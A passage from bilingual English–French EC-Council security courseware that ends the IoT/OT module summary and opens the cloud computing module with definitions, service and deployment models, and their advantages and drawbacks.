-  We have also discussed various countermeasures to defend against OT attacks
-  This module ended with a demonstration of OT security tools
-  In the next module, we will discuss in detail on various cloud computing threats and countermeasures



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Résumé du module

Dans ce module, nous avons abordé les concepts de l'IoT ainsi que l'architecture et les domaines d'application de l'IoT. Nous avons également abordé en détail les différentes menaces et attaques contre les réseaux et les équipements IoT. Ce module a également présenté divers outils d'attaque de l'IoT. Enfin, il a examiné les diverses contre-mesures à mettre en œuvre pour prévenir les tentatives de piratage des réseaux IoT par les cybercriminels. Le module explique aussi comment sécuriser les réseaux et les équipements IoT à l'aide d'outils de sécurité IoT. Ce module a également abordé les concepts d'OT ainsi que les menaces et les attaques d'OT. Il a aussi traité de diverses contre-mesures pour se défendre contre les attaques OT. Le module s'est terminé par une présentation des outils de sécurité OT.

Dans le prochain module, nous discuterons en détail des différentes menaces et contre-mesures liées au Cloud.

This page is intentionally left blank.



Module 11

Cloud Computing Threats and Countermeasures

Module Objectives

- Understanding Cloud Computing Concepts
- Overview of Container Technology
- Understanding Cloud Computing Threats
- Overview of Cloud Attacks and Tools
- Understanding Cloud Attack Countermeasures
- Overview of Various Cloud Computing Security Tools



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Objectifs du module


Le Cloud Computing est une technologie émergente qui fournit des services informatiques, tels que des applications de gestion en ligne, le stockage de données en ligne et le courrier électronique sur Internet. Le Cloud facilite la décentralisation de la main-d'œuvre, réduit les dépenses de l'entreprise, assure la sécurité des données, etc. En raison de ces avantages, de nombreuses entreprises migrent aujourd'hui leurs données et leurs infrastructures vers le Cloud. Cependant, le Cloud est aussi source de menaces et de risques pour les entreprises. Les attaquants ciblent les vulnérabilités des logiciels en ligne pour obtenir un accès non autorisé aux précieuses données qui y sont stockées. Dans le contexte actuel, la sécurité du Cloud constitue un enjeu majeur pour les particuliers et les entreprises. Ce module aborde les différentes techniques utilisées pour pirater les environnements Cloud et met en évidence leurs vulnérabilités intrinsèques. La compréhension de ces attaques et de ces vulnérabilités aide le fournisseur de services Cloud ainsi que son client à mettre en œuvre des politiques et des mesures de sécurité appropriées pour protéger l'infrastructure Cloud contre les menaces de cybersécurité qui ne cessent d'évoluer.

Ce module commence par un aperçu des concepts du Cloud. Il explique la technologie des conteneurs et donne un aperçu des menaces liées au Cloud. Il aborde enfin la sécurité du Cloud et les outils nécessaires pour répondre aux exigences de sécurité.

À la fin de ce module, vous serez en mesure de :

- Comprendre les concepts du Cloud.
- Comprendre la technologie des conteneurs.
- Comprendre les menaces sur le Cloud.

- Comprendre les attaques sur le Cloud.
- Appliquer les mesures de sécurité du Cloud.
- Utiliser divers outils de sécurité du Cloud.



Les concepts du Cloud

Le Cloud Computing, ou Cloud, ou informatique en nuage, fournit divers types de services et d'applications en ligne. Ces services permettent aux utilisateurs d'avoir accès à distance à des logiciels et à du matériel gérés par des tiers. Les principaux fournisseurs de services Cloud sont Google, Amazon et Microsoft.

Cette section présente le Cloud Computing, les types de services Cloud, la séparation des responsabilités, les modèles de déploiement du Cloud, l'architecture de référence de déploiement du Cloud du NIST, l'architecture de stockage du Cloud et les fournisseurs de services Cloud.

Introduction to Cloud Computing

- Cloud computing is an on-demand delivery of **IT capabilities** where IT infrastructure and applications are provided to **subscribers** as a metered service over a network

Characteristics of Cloud Computing

- 1 On-demand self-service
- 2 Distributed storage
- 3 Rapid elasticity
- 4 Automated management



- 5 Broad network access
- 6 Resource pooling
- 7 Measured service
- 8 Virtualization technology

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction au Cloud

Le Cloud est une prestation à la demande de moyens ou ressources informatiques, dans laquelle l'infrastructure et les applications informatiques sont fournies aux utilisateurs sous forme de services facturés à la consommation. Parmi les exemples de solutions Cloud, citons Google Cloud Platform, Amazon Web Service (AWS), Microsoft Azure et IBM Cloud.

Caractéristiques du Cloud

Voici les caractéristiques du Cloud qui incitent de nombreuses entreprises à adopter cette technologie :

- Libre-service à la demande** : Un type de service rendu par les fournisseurs de services Cloud qui permet de fournir des ressources telles que de la puissance de calcul, du stockage et du réseau, toujours à la demande et sans avoir besoin d'une interaction humaine avec les fournisseurs de services.
- Stockage distribué** : Le stockage distribué dans le Cloud offre une meilleure évolutivité, une meilleure disponibilité et une meilleure fiabilité des données. Cependant, le stockage distribué dans le Cloud peut potentiellement poser des problèmes de sécurité et de conformité.
- Une flexibilité élevée** : Le Cloud permet un provisionnement instantané des capacités afin d'augmenter ou de réduire rapidement les ressources disponibles en fonction du besoin. Pour les utilisateurs, les ressources disponibles semblent illimitées et peuvent être achetées en quantité quelconque à tout moment.

- **Gestion automatisée** : En minimisant l'implication des utilisateurs, l'automatisation du cloud accélère les processus et réduit les coûts de main-d'œuvre et la possibilité d'erreur humaine.
- **Large accès au réseau** : Les ressources du Cloud sont disponibles sur le réseau et accessibles par des procédures standard à partir d'une grande variété de plateformes, notamment les ordinateurs portables, les téléphones mobiles et les assistants personnels (PDA).
- **Mise en commun des ressources** : Le fournisseur de services Cloud met en commun toutes ses ressources pour servir plusieurs clients dans un environnement multi-locataires, les ressources physiques et virtuelles étant attribuées et réattribuées dynamiquement à la demande de l'utilisateur du Cloud.
- **Service à la carte** : Les systèmes Cloud utilisent la méthode de facturation "à l'usage". Les utilisateurs paient les services Cloud par abonnement mensuel ou en fonction de l'utilisation des ressources comme les volumes de stockage, la puissance de traitement et la bande passante. Les fournisseurs de services Cloud surveillent, contrôlent, rapportent et facturent la consommation des ressources par les clients en toute transparence.
- **Technologie de virtualisation** : La technologie de virtualisation dans le Cloud permet un dimensionnement rapide des ressources impossible à réaliser dans des environnements non virtualisés.

Limites du Cloud

- Contrôle et flexibilité limités des organisations.
- Sujet aux pannes et autres problèmes techniques.
- Problèmes de sécurité, de confidentialité et de conformité.
- Contrats et restrictions.
- Dépendance vis-à-vis des connexions réseau.
- Vulnérabilité potentielle aux attaques puisque chaque composant est en ligne.
- Difficulté à migrer d'un fournisseur de services à un autre.

Types of Cloud Computing Services

SYS
ADMINS

Infrastructure-as-a-Service (IaaS)

- Provides **virtual machines** and other abstracted hardware and operating systems which may be **controlled through a service API**
- E.g., Amazon EC2, Microsoft OneDrive, or Rackspace

DEVELOPERS

Platform-as-a-Service (PaaS)

- Offers **development tools**, **configuration management**, and **deployment platforms** on-demand that can be used by subscribers to **develop custom applications**
- E.g., Google App Engine, Salesforce, or Microsoft Azure

END
CUSTOMERS

Software-as-a-Service (SaaS)

- Offers **software to subscribers** on-demand **over the Internet**
- E.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, or Freshbooks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Cloud Computing Services (Cont'd)

SYS
ADMINS

Identity-as-a-Service (IDaaS)

- Offers **IAM services** including SSO, MFA, IGA, and intelligence collection
- E.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, or Okta

END
CUSTOMERS

Container-as-a-Service (CaaS)

- Offers **virtualization of container engines**, and management of containers, applications, and clusters, through a web portal or API
- E.g., Amazon AWS EC2, or Google Kubernetes Engine (GKE)

END
CUSTOMERS

Security-as-a-Service (SECaaaS)

- Provides **penetration testing**, **authentication**, **intrusion detection**, anti-malware, security incident, and event management services
- E.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, or McAfee Managed Security Services

END
CUSTOMERS

Function-as-a-Service (FaaS)

- Provides a platform for developing, running, and managing **application functionalities for microservices**
- E.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, or Oracle Cloud Fn

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types de services Cloud

On distingue généralement les catégories suivantes de services Cloud :

- **Infrastructure en tant que service (Infrastructure-as-a-Service ou IaaS)**

Ce type de service Cloud offre aux utilisateurs la possibilité d'utiliser des ressources informatiques d'infrastructure à la demande, comme par exemple de la puissance de calcul, de la virtualisation, du stockage de données et du réseau. L'IaaS fournit des

machines virtuelles et d'autres équipements virtualisés ainsi que les systèmes d'exploitation (OS), qui peuvent être contrôlés par une interface de programmation d'applications (API). Comme les fournisseurs de services Cloud sont responsables de la gestion de l'infrastructure informatique sous-jacente, les clients évitent les coûts liés au personnel, au matériel, etc. (par exemple, Amazon EC2, Microsoft OneDrive, Rackspace).

Avantages :

- Évolution dynamique de l'infrastructure.
- Garantie de disponibilité.
- Automatisation des opérations de gestion.
- Équilibrage de charge (comme ELB - Elastic Load Balancing).
- Services basés sur des politiques.
- Accessibilité mondiale.

Inconvénients :

- La sécurité des logiciels est critique (les fournisseurs tiers sont plus enclins aux attaques).
- Problèmes de performance et vitesses de connexion lentes.

■ **Plateforme en tant que service (Platform-as-a-Service ou PaaS)**

Ce type de service Cloud permet le développement d'applications et de services. Les utilisateurs n'ont pas besoin d'acheter et de gérer les logiciels et l'infrastructure sous-jacente, mais ils ont autorité sur les applications déployées et éventuellement sur les configurations de l'environnement d'hébergement des applications. Ce service offre des outils de développement, une gestion des configurations et des plateformes de déploiement à la demande, qui peuvent être utilisés par les utilisateurs pour développer des applications personnalisées (par exemple, Google App Engine, Salesforce, Microsoft Azure).

Les avantages de l'écriture d'applications dans l'environnement PaaS sont en particulier l'évolutivité de la plateforme, les sauvegardes automatiques et d'autres services sans qu'il soit nécessaire de les coder explicitement pour en bénéficier.

Avantages :

- Déploiement simplifié.
- Fonctionnalité commerciale prête à l'emploi.
- Risque de sécurité moindre par rapport à IaaS.
- Communauté immédiatement disponible.
- Modèle de paiement à l'utilisation.
- Évolutivité.

Inconvénients :

- Verrouillage par le fournisseur.
- Confidentialité des données.
- Intégration avec le reste des applications du système.

▪ **Logiciel en tant que service (Software-as-a-Service ou SaaS)**

Ce service Cloud fournit des logiciels ou des applications à la demande à des utilisateurs via Internet. Le fournisseur facture le service sur la base d'un paiement à l'utilisation, d'un abonnement, d'une publicité ou d'un partage entre plusieurs utilisateurs (par exemple, les applications bureautiques en ligne comme Google Docs ou Calendar, Salesforce CRM et Freshbooks).

Avantages :

- Faible coût.
- Administration facile.
- Accessibilité mondiale.
- Haute compatibilité (aucun matériel ou logiciel spécialisé n'est requis).

Inconvénients :

- Problèmes de sécurité et de latence.
- Dépendance totale à Internet.
- Il est difficile de passer d'un fournisseur SaaS à un autre.

▪ **Identité en tant que service (Identity-as-a-Service ou IDaaS)**

Ce type de Cloud offre des services d'authentification aux entreprises clientes. Il est géré par un fournisseur tiers et fournit des services de gestion des identités et des accès. Il offre des services tels que l'authentification unique (Single-Sign-On ou SSO), l'authentification multifactorielle (Multi-Factor-Authentication ou MFA), la gouvernance et l'administration des identités (Identity Governance and Administration ou IGA), la gestion des accès et la collecte de renseignements. Ces services permettent aux utilisateurs d'accéder à des données sensibles de manière plus sécurisée, sur site et hors site (par exemple, OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, Okta).

Avantages :

- Faible coût.
- Sécurité améliorée.
- Simplification de la conformité.
- Économie de temps.
- Gestion centralisée des comptes utilisateurs.

Inconvénients :

- La défaillance d'un seul serveur peut perturber le service ou créer une redondance sur d'autres serveurs d'authentification.
- Vulnérable aux attaques de détournement de compte.
- **Sécurité en tant que service (Security-as-a-Service ou SECaS)**

Ce modèle de Cloud intègre les services de sécurité dans l'infrastructure de l'entreprise de manière optimale en termes de coûts. Il est développé sur la base du SaaS et ne nécessite aucun matériel ou équipement physique. Il permet donc de réduire considérablement les coûts par rapport à ceux dépensés lorsque les organisations mettent en place leurs propres moyens de sécurité. Il fournit des services tels que les tests d'intrusion, l'authentification, la détection d'intrusion, l'anti-malware, la gestion des incidents et la gestion des événements de sécurité (par exemple, eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, McAfee Managed Security Services).

Avantages :

- Faible coût.
- Réduction de la complexité.
- Protection continue.
- Sécurité améliorée grâce à une meilleure expertise en matière de sécurité.
- Outils de sécurité récents et mis à jour.
- Ajout rapide d'utilisateurs.
- Une plus grande agilité.
- Plus de temps consacré aux métiers de base de l'entreprise.

Inconvénients :

- Augmentation des surfaces d'attaque et des vulnérabilités.
- Profil de risque inconnu.
- API non sécurisées.
- Pas de personnalisation aux besoins de l'entreprise.
- Vulnérabilité aux attaques par détournement de compte.

- **Conteneur en tant que service (Container-as-a-Service ou CaaS)**

Ce modèle de Cloud fournit des conteneurs et des clusters en tant que service à ses utilisateurs. Il fournit des services tels que la virtualisation des moteurs de conteneurs, la gestion des conteneurs, des applications et des clusters via un portail Web ou une API. Grâce à ces services, les utilisateurs peuvent développer des applications conteneurisées riches et évolutives via le Cloud ou leurs propres datacenters. Le CaaS

hérite des caractéristiques de l'IaaS et du PaaS (par exemple, Amazon AWS EC2, Google Kubernetes Engine (GKE)).

Avantages :

- Développement optimisé d'applications conteneurisées.
- Paiement à la ressource.
- Amélioration de la qualité.
- Développement d'applications portables et fiables.
- Faible coût.
- Peu de ressources.
- Le crash d'un conteneur d'application n'affecte pas les autres conteneurs.
- Sécurité améliorée.
- Gestion améliorée des correctifs.
- Amélioration du traitement des bogues.
- Haute évolutivité.
- Développement simplifié.

Inconvénients :

- Coûts opérationnels élevés.
- Le déploiement de la plate-forme est la responsabilité du développeur.

▪ **Fonction en tant que service (Function-as-a-Service ou FaaS)**

Ce service Cloud fournit une plateforme pour développer, exécuter et gérer les fonctionnalités d'une application sans la complexité de la construction et de la maintenance de l'infrastructure nécessaire (architecture sans serveur). Ce modèle est surtout utilisé lors du développement d'applications pour les micro services. Il fournit aux utilisateurs des fonctionnalités à la demande qui ne nécessitent pas d'infrastructure et n'entraînent pas de frais lorsqu'elles ne sont pas utilisées. Le FaaS fournit des services de traitement des données, tels que les services de l'Internet des objets (IoT) pour les équipements connectés, les applications mobiles et web, et le traitement par lots et en continu (par exemple, AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, Oracle Cloud Fn).


Avantages :

- Paiement à l'utilisation.
- Faible coût.
- Mises à jour de sécurité efficaces.
- Déploiement facile.

- Haute évolutivité.

Inconvénients :

- Latence élevée.
- Limitations de la mémoire.
- Limites en matière de surveillance et de débogage.
- Outils et infrastructures instables.
- Verrouillage par les fournisseurs.



Répartition des responsabilités dans le Cloud

Dans le Cloud, la séparation des responsabilités entre les utilisateurs et les fournisseurs de services est essentielle. Cette séparation permet d'éviter les conflits d'intérêts, d'empêcher les actes illégaux, les fraudes, les abus et les erreurs et permet d'identifier les défaillances des contrôles de sécurité, comme les vols d'informations, les violations de la sécurité et le contournement de ces contrôles de sécurité. Elle permet également de limiter l'influence d'un individu et de s'assurer qu'il n'y a pas de conflits de responsabilités.

Il existe trois principaux types de services Cloud : IaaS, PaaS et SaaS. Il est essentiel de connaître les limites de chaque modèle de prestation de services Cloud lors de leur utilisation. La figure ci-dessous illustre la séparation des responsabilités liées au Cloud en fonction des types de services.







Figure 11.1 : Répartition des responsabilités dans le cloud en fonction des modèles de prestation de services



Cloud Deployment Models (Cont'd)

Community Cloud

- Shared infrastructure between **several organizations from a specific community** with common concerns (security, compliance, jurisdiction, etc.)




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Deployment Models (Cont'd)

Hybrid Cloud

Combination of two or more clouds (private, community, or public) that remain unique entities but are bound together, thereby offering the benefits of multiple deployment models

HYBRID DEPLOYMENT




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Deployment Models (Cont'd)

Multi Cloud

- Dynamic heterogeneous environment that **combines workloads across multiple cloud vendors**, managed via one proprietary interface to achieve long term business goals



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Modèles de déploiement du Cloud

Le choix du modèle de déploiement du Cloud est basé sur les exigences de l'entreprise. On peut déployer les services Cloud de différentes manières, en fonction des facteurs indiqués ci-dessous :

- Emplacement du site hébergeant les services Cloud.
- Exigences de sécurité.
- Partage des services Cloud.
- Capacité à gérer une partie ou la totalité des services Cloud.
- Possibilités de personnalisation.

Les cinq modèles standard de déploiement du Cloud sont les suivants :

- Cloud public**

Dans ce modèle, le fournisseur met à la disposition du public, via Internet, des services tels que des applications, des serveurs et des systèmes de stockage de données. Il est donc responsable de la création et de la maintenance constante du Cloud public et de ses ressources informatiques. Les services de Cloud public peuvent être gratuits ou basés sur un modèle de paiement à l'utilisation (par exemple, Amazon Elastic Compute Cloud (EC2), Google App Engine, Microsoft Azure, IBM Cloud).

- Avantages :**

- Simplicité et efficacité.
- Faible coût.

